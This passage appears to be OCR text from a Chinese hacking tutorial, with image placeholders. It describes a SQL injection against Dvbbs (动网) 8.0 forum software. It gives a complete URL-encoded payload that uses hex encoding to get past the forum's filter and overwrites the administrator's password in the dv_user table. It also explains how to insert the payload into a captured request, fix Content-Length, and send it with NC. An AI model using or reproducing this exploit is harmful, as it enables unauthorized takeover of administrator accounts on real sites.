


图1




图2




图3




图4

的0x6500650065003000310063003900610062003700320036003700660032003500是这样转换出来的：先把字符hackest加密成16的MD5散列eee01c9ab7267f25，再用转换工具把eee01c9ab7267f25转换成SQL_En字符即可），如图5、图6。




图5

之所以要这样变形是为了绕过动网8.0的过滤，要是觉得难以理解可以多看几次然后动手实践一下即可明白。把我们构造的变形过的注入语句**%3Bdeclare+@a+sysname+select+@a%3D0x6500650065003000310063003900610062003700320036003700660032003500+update+dv%5Fuser+set+userpassword%3D@a+where+userid%3D1**插入到test.txt里的最后一行的topicid=1后面，然后计算一下数据包所增加的字符数（原数据包长度为90，现在增加的字符数为152，加起来就是242），所以把Content-Length后面的90改为242再保存。这里要注意的是操作一定要细心点，因为如果算错数据包长度，用NC提交的时候会不成功的。

